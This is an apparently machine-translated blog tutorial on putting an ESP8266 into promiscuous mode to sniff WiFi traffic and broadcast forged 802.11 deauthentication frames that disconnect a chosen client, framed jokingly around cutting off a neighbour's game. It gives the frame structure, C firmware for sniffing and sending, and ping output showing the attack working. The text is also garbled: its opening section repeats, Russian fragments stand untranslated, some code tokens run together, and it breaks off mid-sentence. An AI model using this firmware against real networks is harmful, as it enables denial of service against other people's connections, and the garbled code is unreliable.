Promiscuous mode in microcontroller ESP-8266

I think many would agree that ESP-8266 is a great invention for DIY and the Internet of things. A kind of WiFi sensor that can be connected to an Arduino or even used instead of an Arduino to send, as a rule, weather data to the server. There are many different firmwares that allow you to do this: from the stock modem used in conjunction with the Arduino, NodeMCU for LUA adepts, and ending with numerous web servers fully serviced by ESP ( example ).
As a rule, after receiving a miniature microcontroller from China, you are unlikely to want to write your own firmware and will use one of the existing ones. There are 2 reasons for this: whatever you are thinking of, it has already been implemented.and you probably don’t want to deal with the Chinese SDK with generously decorated crutches and undocumented features. And do not be confused by the attractive design of the site : writing firmware for ESP is pain and suffering. If this does not scare you, then welcome. The article is aimed at an arduynshchik with minimal experience working with ESP: you already know how to assemble firmware and write them into a microcontroller.
As you can see from the header, we will work directly with the 802.11 stack, as far as possible in the case of ESP. Promiscuous mode on ESP - the ability to send and receive "foreign" data packets from the air. There are not so many applications: statistical analysis (collection of all kinds of data, such as workload depending on frequency) and network penetration and cracking. In the latter case, the typical pastime of a script kiddie will be deauthentication (disconnection) of a neighbor from his WiFi router while he is playing dota / tanks. Usually, for this, the bright head installs Kali Linux and uses the air * -ng set of skipts, but we will use a miniature controller.
For this, in addition to hardware, we need an API (I used the ESP8266 Non-OS SDK API Reference , the link may break very soon) and a wonderful project esp-open-sdk that will do most of the build of the project for you. A semi-ready (for ethical reasons) project based on the results of this note can be found on github .
So deauth. Who does not know - to break offYour WiFi connection can be done using a couple dozen bytes of data broadcasted nearby. Encryption does not save for purely conceptual reasons: deauth is provided for those cases where the connection is bad and packets are lost. Accordingly, an effective mechanism is needed to shout to the client “I'm tired of everything” and start the connection from scratch. And here it is not to encrypt. In our case, we pretend that the access point could not stand and on its behalf we will send a letter to a happy client. The package structure is as follows:
Greedy for knowledge will find what magic constants mean, but I will briefly describe the variables:
So,
Following unobtrusive comments from Chinese friends, it is simply necessary (without explanation).
Among other things, we expose the I / O speed from the serial to read debug messages, use the built-in timer to call the deauth method every DEAUTH_INTERVAL milliseconds and enable ESP to rustle before proceeding to the second initialization stage.
To do this, we define the function sniffer_system_init_done that was used earlier.
Here we set the WiFi band (data receiving / transmitting channel, see the instructions for your country), write down the callback for receiving promisc_cb packets and launch the promiscuous mode. Why do we need this callback?
One of the deauth parameters of a packet, seq_n, implies that we have received previous packets and know the sequence number of the next one. For this, we need to listen to someone else's connection and record this seq_n.
The cascade of ifs is tied toblack magic with a variety of 802.11 standards. Of course, ESP supports only the most necessary set and does not work, say, with a frequency of 5Ghz. Descriptions of all structures are available in the documentation and examples, we need a small one: the field with the data sniffer-> buf in this case. We check that the packet came from the access point and went to our victim and, if so, write 2 bytes of seq_n. By the way, the packages in the opposite direction have a separate numbering.
Case for a few - send the package.
The first function writes the necessary data to the buffer, the second one sends it.
To check the performance I used my own computer.
For objective analysis, you can use Wireshark:

The packet is visible exactly in the form in which we sent it.
So does this really work? Not. In the current versions of the SDK it isbroken fixed. Broadcast packets can be sent, but no more. But the old SDK has been lovingly preserved and is available as part of the GitHub example . Use with caution.
As a rule, after receiving a miniature microcontroller from China, you are unlikely to want to write your own firmware and will use one of the existing ones. There are 2 reasons for this: whatever you are thinking of, it has already been implemented.and you probably don’t want to deal with the Chinese SDK with generously decorated crutches and undocumented features. And do not be confused by the attractive design of the site : writing firmware for ESP is pain and suffering. If this does not scare you, then welcome. The article is aimed at an arduynshchik with minimal experience working with ESP: you already know how to assemble firmware and write them into a microcontroller.
As you can see from the header, we will work directly with the 802.11 stack, as far as possible in the case of ESP. Promiscuous mode on ESP - the ability to send and receive "foreign" data packets from the air. There are not so many applications: statistical analysis (collection of all kinds of data, such as workload depending on frequency) and network penetration and cracking. In the latter case, the typical pastime of a script kiddie will be deauthentication (disconnection) of a neighbor from his WiFi router while he is playing dota / tanks. Usually, for this, the bright head installs Kali Linux and uses the air * -ng set of skipts, but we will use a miniature controller.
What for?
Во имя сатаны, конечно.
For this, in addition to hardware, we need an API (I used the ESP8266 Non-OS SDK API Reference , the link may break very soon) and a wonderful project esp-open-sdk that will do most of the build of the project for you. A semi-ready (for ethical reasons) project based on the results of this note can be found on github .
So deauth. Who does not know - to break offYour WiFi connection can be done using a couple dozen bytes of data broadcasted nearby. Encryption does not save for purely conceptual reasons: deauth is provided for those cases where the connection is bad and packets are lost. Accordingly, an effective mechanism is needed to shout to the client “I'm tired of everything” and start the connection from scratch. And here it is not to encrypt. In our case, we pretend that the access point could not stand and on its behalf we will send a letter to a happy client. The package structure is as follows:
[0xC0, 0x00] + two_random_bytes + client_MAC_address + (ap_MAC_address * 2) + [seq_N_lo] + [seq_N_hi] + [0x01, 0x00]
Greedy for knowledge will find what magic constants mean, but I will briefly describe the variables:
- two_random_bytes will be overwritten by the microcontroller;
- client_MAC_address 6 bytes of the physical MAC address of the client device;
- ap_MAC_address 6 bytes of the physical MAC address of the server device (router, access point);
- seq_N_lo, hi low and high bytes of seq_n, the sequence number of the packet multiplied by 16 (the lowest 4 bits are reserved for the possibility of sending the same packet again)
So,
Step 1: Translate ESP to station mode
Following unobtrusive comments from Chinese friends, it is simply necessary (without explanation).
void ICACHE_FLASH_ATTR
user_init(){
    uart_init(115200, 115200);
    os_printf("\n\nSDK version:%s\n", system_get_sdk_version());
    // Promiscuous works only with station mode
    wifi_set_opmode(STATION_MODE);
    // Set timer for deauth
    os_timer_disarm(&deauth_timer);
    os_timer_setfn(&deauth_timer, (os_timer_func_t *) deauth, NULL);
    os_timer_arm(&deauth_timer, DEAUTH_INTERVAL, 1);
    // Continue to 'sniffer_system_init_done'
    system_init_done_cb(sniffer_system_init_done);
}
Among other things, we expose the I / O speed from the serial to read debug messages, use the built-in timer to call the deauth method every DEAUTH_INTERVAL milliseconds and enable ESP to rustle before proceeding to the second initialization stage.
Why?
К сожалению, user-defined логика может обрабатываться ESP только ограниченно число тактов за раз, поскольку WiFi пакеты из эфира ждать не будут, а памяти у микроконтроллера немного. Если вы переборщите с while(1) то встроенный watchdog перезагрузит микроконтроллер.
Step 2: Putting ESP into promiscuous mode
To do this, we define the function sniffer_system_init_done that was used earlier.
void ICACHE_FLASH_ATTR
sniffer_system_init_done(void){
    // Set up promiscuous callback
    wifi_set_channel(channel);
    wifi_promiscuous_enable(0);
    wifi_set_promiscuous_rx_cb(promisc_cb);
    wifi_promiscuous_enable(1);
}
Here we set the WiFi band (data receiving / transmitting channel, see the instructions for your country), write down the callback for receiving promisc_cb packets and launch the promiscuous mode. Why do we need this callback?
Step 3: sniff packages
One of the deauth parameters of a packet, seq_n, implies that we have received previous packets and know the sequence number of the next one. For this, we need to listen to someone else's connection and record this seq_n.
staticvoid ICACHE_FLASH_ATTR
promisc_cb(uint8_t *buf, uint16_t len){
    if (len == 12){
        structRxControl *sniffer = (structRxControl*) buf;
    } elseif (len == 128) {
        struct sniffer_buf2 *sniffer = (struct sniffer_buf2*) buf;
    } else {
        struct sniffer_buf *sniffer = (struct sniffer_buf*) buf;
        int i=0;
        // Check MACsfor (i=0; i<6; i++) if (sniffer->buf[i+4] != client[i]) return;
        for (i=0; i<6; i++) if (sniffer->buf[i+10] != ap[i]) return;
        // Update sequence number
        seq_n = sniffer->buf[23] * 0xFF + sniffer->buf[22];
    }
}
The cascade of ifs is tied to
Step 4: Sending
Case for a few - send the package.
uint16_t deauth_packet(uint8_t *buf, uint8_t *client, uint8_t *ap, uint16_t seq)
{
    int i=0;
    // Type: deauth
    buf[0] = 0xC0;
    buf[1] = 0x00;
    // Duration 0 msec, will be re-written by ESP
    buf[2] = 0x00;
    buf[3] = 0x00;
    // Destinationfor (i=0; i<6; i++) buf[i+4] = client[i];
    // Senderfor (i=0; i<6; i++) buf[i+10] = ap[i];
    for (i=0; i<6; i++) buf[i+16] = ap[i];
    // Seq_n
    buf[22] = seq % 0xFF;
    buf[23] = seq / 0xFF;
    // Deauth reason
    buf[24] = 1;
    buf[25] = 0;
    return26;
}
/* Sends deauth packets. */voiddeauth(void *arg){
    os_printf("\nSending deauth seq_n = %d ...\n", seq_n/0x10);
    // Sequence number is increased by 16, see 802.11uint16_t size = deauth_packet(packet_buffer, client, ap, seq_n+0x10);
    wifi_send_pkt_freedom(packet_buffer, size, 0);
}
The first function writes the necessary data to the buffer, the second one sends it.
Step 5: check
To check the performance I used my own computer.
The results speak for themselves
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=64 time=71.5 ms
64 bytes from 192.168.2.1: icmp_seq=2 ttl=64 time=3.24 ms
64 bytes from 192.168.2.1: icmp_seq=3 ttl=64 time=0.754 ms
64 bytes from 192.168.2.1: icmp_seq=4 ttl=64 time=0.648 ms
64 bytes from 192.168.2.1: icmp_seq=5 ttl=64 time=0.757 ms
64 bytes from 192.168.2.1: icmp_seq=6 ttl=64 time=0.822 ms
64 bytes from 192.168.2.1: icmp_seq=7 ttl=64 time=0.734 ms
64 bytes from 192.168.2.1: icmp_seq=8 ttl=64 time=0.759 ms
64 bytes from 192.168.2.1: icmp_seq=9 ttl=64 time=0.739 ms
64 bytes from 192.168.2.1: icmp_seq=10 ttl=64 time=0.772 ms
64 bytes from 192.168.2.1: icmp_seq=11 ttl=64 time=0.732 ms
64 bytes from 192.168.2.1: icmp_seq=12 ttl=64 time=0.739 ms
64 bytes from 192.168.2.1: icmp_seq=13 ttl=64 time=0.740 ms
64 bytes from 192.168.2.1: icmp_seq=14 ttl=64 time=0.621 ms
64 bytes from 192.168.2.1: icmp_seq=15 ttl=64 time=2.19 ms
64 bytes from 192.168.2.1: icmp_seq=16 ttl=64 time=0.710 ms
64 bytes from 192.168.2.1: icmp_seq=17 ttl=64 time=0.740 ms
64 bytes from 192.168.2.1: icmp_seq=18 ttl=64 time=0.742 ms
no answer yet for icmp_seq=19
no answer yet for icmp_seq=20
no answer yet for icmp_seq=21
no answer yet for icmp_seq=22
no answer yet for icmp_seq=23
no answer yet for icmp_seq=24
no answer yet for icmp_seq=25
no answer yet for icmp_seq=26
no answer yet for icmp_seq=27
no answer yet for icmp_seq=28
no answer yet for icmp_seq=29
no answer yet for icmp_seq=30
no answer yet for icmp_seq=31
no answer yet for icmp_seq=32
no answer yet for icmp_seq=33
no answer yet for icmp_seq=34
no answer yet for icmp_seq=35
no answer yet for icmp_seq=36
no answer yet for icmp_seq=37
no answer yet for icmp_seq=38
64 bytes from 192.168.2.1: icmp_seq=39 ttl=64 time=2.03 ms
64 bytes from 192.168.2.1: icmp_seq=40 ttl=64 time=3.53 ms
64 bytes from 192.168.2.1: icmp_seq=41 ttl=64 time=2.03 ms
64 bytes from 192.168.2.1: icmp_seq=42 ttl=64 time=1.98 ms
64 bytes from 192.168.2.1: icmp_seq=43 ttl=64 time=1.99 ms
64 bytes from 192.168.2.1: icmp_seq=44 ttl=64 time=1.99 ms
64 bytes from 192.168.2.1: icmp_seq=45 ttl=64 time=6.96 ms
For objective analysis, you can use Wireshark:
The packet is visible exactly in the form in which we sent it.
So does this really work? Not. In the current versions of the SDK it is









